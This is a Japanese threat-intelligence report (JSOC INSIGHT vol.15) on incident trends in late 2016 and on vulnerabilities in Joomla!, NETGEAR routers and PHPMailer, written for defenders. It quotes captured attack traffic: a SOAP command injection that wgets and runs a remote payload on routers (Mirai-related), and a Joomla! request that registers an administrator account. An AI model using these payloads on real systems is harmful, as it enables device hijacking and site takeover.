LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

JSOC JAPAN SECURITY OPERATION CENTER

vol.15

2 版

2017 年 4 月 12 日

JSOC Analysis Team

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.15

改定履歴

2017 年 4 月 11 日	初版発行
2017 年 4 月 12 日	2 版発行。4.1.1 の図表参照を修正

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】
2016 年 10 月 1 日 ～ 2016 年 12 月 31 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

※本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。
※本データをご利用いただく際には、出典元を必ず明記してご利用ください。
(例　出典：株式会社ラック【JSOC INSIGHT vol.15】)
※本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　Joomla!のアカウント管理における複数の脆弱性について

世界的に有名なコンテンツ管理システム(CMS)のひとつである Joomla!において、アカウントに関する脆弱性が複数公開されました。攻撃が成功した場合、高い権限のアカウントを作成可能であるため、不正に作成されたアカウントが悪用され、Web ページの改ざんや設定の変更等の深刻な被害を受ける可能性があります。Joomla!の設定を変更することで、本脆弱性を悪用して作成されたアカウントの有効化を防ぐことは可能ですが、アカウントの不正な作成自体を設定で防ぐことはできません。そのため、本脆弱性の影響を受けるバージョンの Joomla!を使用している場合には、早期のアップデートを推奨します。

■　NETGEAR 社製ルータにおける任意のコマンド実行が可能な脆弱性について

NETGEAR 社製ルータの一部に、リモートからコマンド実行が可能な脆弱性が公開されました。デフォルトの設定では、攻撃の標的となる Web 管理ページは LAN からのみアクセス可能な設定であるため、インターネット側から能動的に攻撃することは困難です。しかし、アクセス制御を実施していない状態でリモート管理機能を有効にし、インターネット側から Web 管理ページへアクセスできる場合は、インターネット側からの攻撃が可能となります。また、受動攻撃によるアクセス制御の回避も想定されるため、脆弱性の影響を受けるバージョンのファームウェアを使用している場合には、早期のアップデートを推奨します。

■　PHPMailer における OS コマンドインジェクションの脆弱性について

PHP からのメール送信に広く使われているライブラリ「PHPMailer」における、OS コマンドインジェクションの脆弱性（CVE-2016-10033）を修正した PHPMailer 5.2.18 が公開されました。しかし、この脆弱性の修正が不完全であり、バイパスが可能であることが判明したため、直後にこの問題（CVE-2016-10045）を修正した PHPMailer 5.2.20 が公開されました。どちらの脆弱性についても検証コードが公開されており、任意の OS コマンドがリモートから実行可能です。本脆弱性の影響を受けるバージョンを使用している場合には、早期のアップデートを推奨します。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

※2016 年 7 月 1 日 から重要度の定義を変更しております

図 1 に、集計期間（2016 年 10 月～12 月）に発生した重要インシデントの 1 週間毎の件数推移を示します。

インターネットからの攻撃通信による重要インシデントは、12 月 1 週(図 1-①)に増加しました。12 月 1 週では Apache Struts を標的としたコード実行の攻撃や、.bash_history の参照を目的とした攻撃が増加しました。

内部からの不審な通信による重要インシデントは、10 月 1 週から 10 月 3 週(図 1-②)に渡り増加しました。10 月 1 週から 10 月 3 週では、9 月 5 週に引き続き[1]Ursnif の通信や不審な SSL 証明書を検知したことによるマルウェア感染のインシデントが増加しました。

[1] JSOC INSIGHT vol.14
https://www.lac.co.jp/lacwatch/pdf/20170110_jsoc_j001t.pdf





図 1 重要インシデントの発生件数推移(2016 年 10 月～12 月)

3.2 発生した重要インシデントに関する分析

図 2 に、インターネットからの攻撃通信による重要インシデントの内訳を示します。

インターネットからの攻撃通信による重要インシデントの発生件数は、前回の集計期間(2016 年 7 月～9 月)と比較して増加しました。重要インシデントが増加した要因としては、DNS サーバの設定不備によるインシデントと Apache Struts の脆弱性を対象とした攻撃による重要インシデントの件数が増加したことによるものです。




(a) 7～9 月　　(b) 10～12 月

図 2 インターネットからの攻撃で発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの発生件数は、前回の集計期間の 374 件から減少し、250 件となりました。これは、Ursnif の感染による重要インシデントと不審な証明書の検知によるインシデントが大きく減少した事に起因しています。

不審な証明書の検知については、11 月から検知数が減少し、11 月 3 週以降検知しておりません。



(a) 7～9 月　　(b)10～12 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

3.3 多数検知した通信について

集計期間で注意が必要な通信や、大きな被害には発展していないものの、インターネットからの攻撃で検知件数が多い事例について紹介します。

3.3.1 ワーム感染を目的とした OS コマンドインジェクション攻撃

IoT 機器の乗っ取りを試みる攻撃の検知傾向に変化があり、インターネット側から公開サーバに対して、7547/tcp、5555/tcp 宛の OS コマンドインジェクション攻撃を検知しています。検知した攻撃通信は、ZyXEL 社製「Eir D1000 Wireless Router」の脆弱性を狙っています。実行を試みている OS コマンドの内容は、外部のホストから不審なファイルを取得して実行するようなコマンドであったことから、ボット等に感染させる事が目的の攻撃と分析しています。

図 4 に、11 月 25 日以降における、本攻撃通信の発生件数を示します。

11 月 29、30 日に大きく件数が増加し、直後に減少が見られたものの、以降は定常的に多数の検知を確認しています。




図 4 7547/tcp、5555/tcp 宛の攻撃通信の件数推移

図 5 に、集計期間中に検知した不正な OS コマンドの実行を試みる攻撃を示します。本攻撃が成功した場合、Mirai[2]に感染させられる可能性があります。

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 526

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body>  <u:SetNTPServers
xmlns:u="urn:dslforum-org:service:Time:1">   <NewNTPServer1>`cd /tmp;wget [redacted];chmod 777
1;./1`</NewNTPServer1>   <NewNTPServer2></NewNTPServer2>   <NewNTPServer3></NewNTPServer3>   <NewNTPServer4></
NewNTPServer4>   <NewNTPServer5></NewNTPServer5>  </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

図 5 OS コマンドインジェクションの通信例

対策としては、ファームウェアアップデートの実施や、可能であればネットワーク上でさらに上位に位置する機器（ルータやファイアウォール）で 7547/tcp、5555/tcp 宛の通信の遮断を行うことが効果的と考えます。

---

[2] JSOC INSIGHT vol.14
https://www.lac.co.jp/lacwatch/pdf/20170110_jsoc_j001t.pdf

3.3.2 大量に検知したインターネットからの攻撃通信例

表 2 の集計期間において、インターネットからの検知件数が特に多かった攻撃を示します。
これらの攻撃は対象を限定せず、無差別に行われていました。

表 2 大量に検知したインターネットからの攻撃通信

概要	JSOC の検知内容	検知時期
.bash_history の参照を試みる攻撃	サーバの設定不備を狙った.bash_history を参照する攻撃を多数検知しました。 攻撃元は様々な国に割り当てられている IP アドレスですが、攻撃の検知時刻および攻撃内容に類似性が高いため、同一の攻撃者がボットネットを利用している可能性があります。	12 月上旬
Cisco 製品の IKEv1 実装の脆弱性を狙った調査通信	500/udp ポートに対する通信の検知が急増しており、Cisco IOS における情報漏えいの脆弱性を持つ機器の探索行為と考えられる内容でした。該当の調査通信は特定の時期に集中して行われ、検知時期以外ではほとんど検知がありませんでした。	12 月 26～28 日

4　今号のトピックス

4.1　Joomla!のアカウント管理における複数の脆弱性について

10 月 25 日に、Joomla!の新たなバージョンである 3.6.4 が公開されました[3]。本バージョンではアカウントに関する 3 件の深刻な脆弱性が修正されました。特に CVE-2016-8870 と CVE-2016-8869 の 2 件の脆弱性については、脆弱性を悪用する手法や検証コードが公開されており、攻撃通信の検知も確認しています。

4.1.1　不正にアカウントを作成可能な脆弱性(CVE-2016-8870)

Users コンポーネントの controllers/user.php に定義されている、UsersControllerUser クラスの register 関数は、アカウント作成の許可に関する設定である AllowUserRegistration の値を検証しません。そのため、特別に細工をしたリクエストを送信することで、AllowUserRegistration による制限を回避し、外部から不正にアカウントを作成することが可能です。

しかし、図 6 に示す通り、脆弱性を悪用してアカウントを作成することは可能であるものの、作成したアカウントは無効化されていることが見て取れます。




図 6 脆弱性を悪用して作成したアカウントの状態

これは、Joomla!では「アカウントの登録」と「登録したアカウントの有効化」を分けて制御されているためであり、通常アカウントの有効化のためには大きく分けて次のいずれかの手順が必要となるためです。

[3] Joomla! 3.6.4 Released
https://www.joomla.org/announcements/release-news/5678-joomla-3-6-4-released.html

① Admin ユーザによるアカウントの有効化

必要条件）AllowUserRegistration（アカウント登録の可否）：Yes

NewUserActivation（アカウントの有効化を許可するユーザ）：Admin

② Self ユーザによるアカウントの有効化

必要条件）AllowUserRegistration（アカウント登録の可否）：Yes

NewUserActivation（アカウントの有効化を許可するユーザ）：Self(※)

※メールによる本人確認（認証）が必要。

ここでは、特にパターン②に注目します。本脆弱性はAllowUserRegistration（アカウント登録の可否）の設定値が「No」（不許可）である場合でも、それを無視してアカウントを作成できるというものですが、脆弱性を悪用して作成されるユーザは Admin 権限を所有していません。

つまり、攻撃者が本脆弱性を用いて有効なアカウントを作成するためには、「Self ユーザ」によるアカウントの有効化が許可されており、なおかつ、メールによる認証（登録したメールアドレス宛に届いたメールに記載されたリンクをクリックする仕組み）を得る必要があります。

しかし、AllowUserRegistrationの値は、アカウントの作成時には脆弱性を用いて回避されるものの、メール認証時に再度その設定値が参照されます。これにより、アカウントの登録自体が許可されていない環境では、認証メールのリンクをクリックしても、図 7のような画面が表示され、攻撃者が作成したアカウントの有効化を行うことはできません。




図 7 アカウントを有効にする URL へアクセスした際の応答

このことから、以下に示す条件のいずれかに該当している場合、本脆弱性を悪用されて不正なアカウントの作成に成功しても、作成されたアカウントを有効化することはできません。そのため、Joomla!の設定値を適切な値にしておくことで、不正にアカウントが作成されてしまった場合でも、本脆弱性の悪用のみでは攻撃者が作成したアカウントを使用して攻撃を行うことは困難と考えられます。

【本脆弱性を悪用したアカウントの有効化を防ぐ条件（いずれか一方）】

- NewUserAccountActivation の値が Administrator
- NewUserAccountActivation の値が Self かつ AllowUserRegistration の値が No

4.1.2 アカウントの権限昇格が可能な脆弱性(CVE-2016-8869)

CVE-2016-8870 の脆弱性を悪用したアカウントの作成を行う場合、リクエストに含まれるパラメータの検証に不備があるため、特定のグループに所属するアカウントの作成が可能となります。この所属グループの指定による権限昇格は、CVE-2016-8869 の脆弱性として扱われています。CVE-2016-8870 と CVE-2016-8869 の脆弱性を組み合わせて悪用することで、高い権限を有するグループに所属するアカウントが意図せず作成され、管理者権限を乗っ取られる等の可能性があります。

本脆弱性を悪用することで、デフォルトで用意されているグループの中から、Super User 以外のグループを指定することが可能であることを検証して確認しています。そのため、Administrator 等の高い権限を持つグループに所属するアカウントを不正に作成され、作成されたアカウントを有効にされた場合には、記事の改ざん等の重大な影響を受ける可能性が考えられます。

4.1.3 本脆弱性を悪用する攻撃通信の検知事例

図 8 に、本脆弱性を悪用する攻撃通信の検知例を示します。

攻撃者は、CVE-2016-8870 と CVE-2016-8869 の脆弱性を組み合わせて悪用し、Administrator グループに所属するアカウントの作成を試みています。本集計期間において、複数のお客様で本脆弱性を悪用する攻撃通信を検知しています。なお、アカウントの作成に使用されている値は、検知した攻撃では全て同一の値が使用されていました。

```
POST /index.php/component/users/?task=user.register HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Host: [redacted]
Accept: */*
Content-Length: 254
Content-Type: application/x-www-form-urlencoded

user[name]=kurd&user[username]=kurd&user[password1]=Kurd404&user[password2]=Kurd404&user[email1]=
muhmadlinux@gmail.com&user[email2]=muhmadlinux@gmail.com&user[groups]
[]=7&user[activation]=0&user[block]=0&form[option]=com_users&form[task]=user.register&=1
```

図 8 本脆弱性を悪用する攻撃通信の検知事例

4.1.4 本脆弱性を悪用した攻撃への対策

本脆弱性の対策は、Joomla!を 3.6.4 以降のバージョンへアップデートすることです。脆弱性の影響を受けるバージョンの Joomla!を利用している場合は、攻撃の被害を受けていないかアクセスログやアカウントの作成状況を確認した上で、早期のアップデートを推奨します。

また、本脆弱性の影響を受けるバージョンは以下の通りです。

【本脆弱性の影響を受けるバージョン】

- Joomla!3.4.4 ～ 3.6.3

4.2 NETGEAR 社製ルータにおける任意のコマンド実行が可能な脆弱性について

4.2.1 本脆弱性の概要

NETGEAR 社製ルータの一部に、コマンド実行が可能な脆弱性(CVE-2016-6277)が報告されました。本脆弱性はルータの Web 管理ページに存在しており、特定の URL へアクセスした際に、入力値が適切に処理されないことに起因します。本脆弱性の影響を受けるとされている製品[4]は以下の通りです。

【脆弱性の影響を受ける製品】

- R6250
- R6400
- R6700
- R6900
- R7000
- R7100LG
- R7300DST
- R7900
- R8000
- D6220
- D6400

デフォルトの設定では、Web 管理ページは LAN からのみアクセスが許可されており、インターネット側からはアクセスできません。しかし、リモート管理機能を有効にしており、かつアクセス制限を実施していない場合は、インターネット側から Web 管理ページにアクセス可能なため、能動的な攻撃による被害を受ける可能性が高まります。

リモート管理機能が無効な場合の攻撃経路としては、以下の 2 通りが想定されます。

【想定される攻撃経路】

- 攻撃者がルータの LAN にアクセス可能な場合
- 悪意のある Web ページやメール等により、LAN に接続しているユーザが意図せず攻撃通信を発生させた場合

[4] Security Advisory for CVE-2016-6277, PSV-2016-0245
https://kb.netgear.com/000036386/CVE-2016-582384




図 9 能動的攻撃と受動的攻撃のイメージ[5]

4.2.2 本脆弱性を悪用した攻撃通信の検証

本脆弱性を検証した環境を以下に示します。

【脆弱性を検証した環境】

- 製品名:NETGEAR R7000
- ファームウェア:V1.0.4.30_1.1.67

Web 管理ページのトップページについては Basic 認証が設けられており、通常は認証情報を使用してログインしなければ設定の変更を行うことはできません。しかし、本脆弱性を悪用した攻撃は、リクエスト内容に認証情報を含んでいるかどうかによって応答内容に差異は見られるものの、認証情報を含まない場合でも同様に攻撃が成功することを確認しています。

図 10 に検証環境に設定した PPPoE の内容を、図 11 に脆弱性を悪用し PPPoE の設定を表示させる例を示します。本脆弱性を悪用したコマンド実行によって、検証環境に設定された PPPoE の認証情報の不正な閲覧が可能であることを確認しました。この他にも、telnetd の起動によるバックドアの作成や、wget によるスクリプトの取得と実行が可能であることも確認しています。

[5] NETGEAR 製ルータ RT7000 の脆弱性を試してみた(LAC WATCH)
https://www.lac.co.jp/lacwatch/people/20161219_001145.html

図 10 検証環境に施した PPPoE の設定




図 11 PPPoE の設定を表示させる例

本製品はルータであるため、サーバやクライアント PC で使用されるコマンドの他に、ルータの設定に関するコマンドが用意されています。その中のひとつである、ルータの設定内容を確認する showconfig コマンドは、無線 LAN の SSID やパスフレーズ、Web 管理ページにログインする際に必要な認証情報を出力します。そのため、本脆弱性を悪用し showconfig コマンドの実行が成功すれば、以降は窃取した認証情報を利用して、正規の Web 管理ページから設定を変更することが可能となります。

4.2.3 本脆弱性を悪用した攻撃への対策

本脆弱性の対策は、NETGEAR社から提供されている、脆弱性が解消されたバージョン[6]のファームウェアへのアップデートです。回避策としてアクセス制御がありますが、受動攻撃に対するリスクが残るため、根本的な対策であるファームウェアアップデートの実施を推奨します。

また、アップデートによって本脆弱性を解消したとしても、アップデートを実施する以前に本脆弱性を悪用した攻撃が成功していた場合は、窃取された認証情報を基に不正アクセスが行われる可能性が残ります。そのため、対策を実施する際は、以下の手順[7]で実施することを推奨します。

【ファームウェアアップデート手順】

1. NETGEAR 社公式サイトから作業用のクライアント PC に、本脆弱性を修正したバージョンのファームウェアをダウンロードする
2. ファームウェアをアップデートする製品をネットワークから切り離す
3. 作業用 PC と製品を LAN ケーブルで接続し、次の設定内容を対策実施前と異なる内容に変更する
   - 管理者アカウントのパスワード
   - Wi-Fi 認証のパスフレーズ
   - セキュリティの質問と回答
4. 製品のファームウェアをアップデートする

---

[6] Security Advisory for CVE-2016-6277, PSV-2016-0245
https://kb.netgear.com/000036386/

[7] 続・NETGEAR 製ルータ R7000 脆弱性検証「お家の LAN はプライベートですか？」
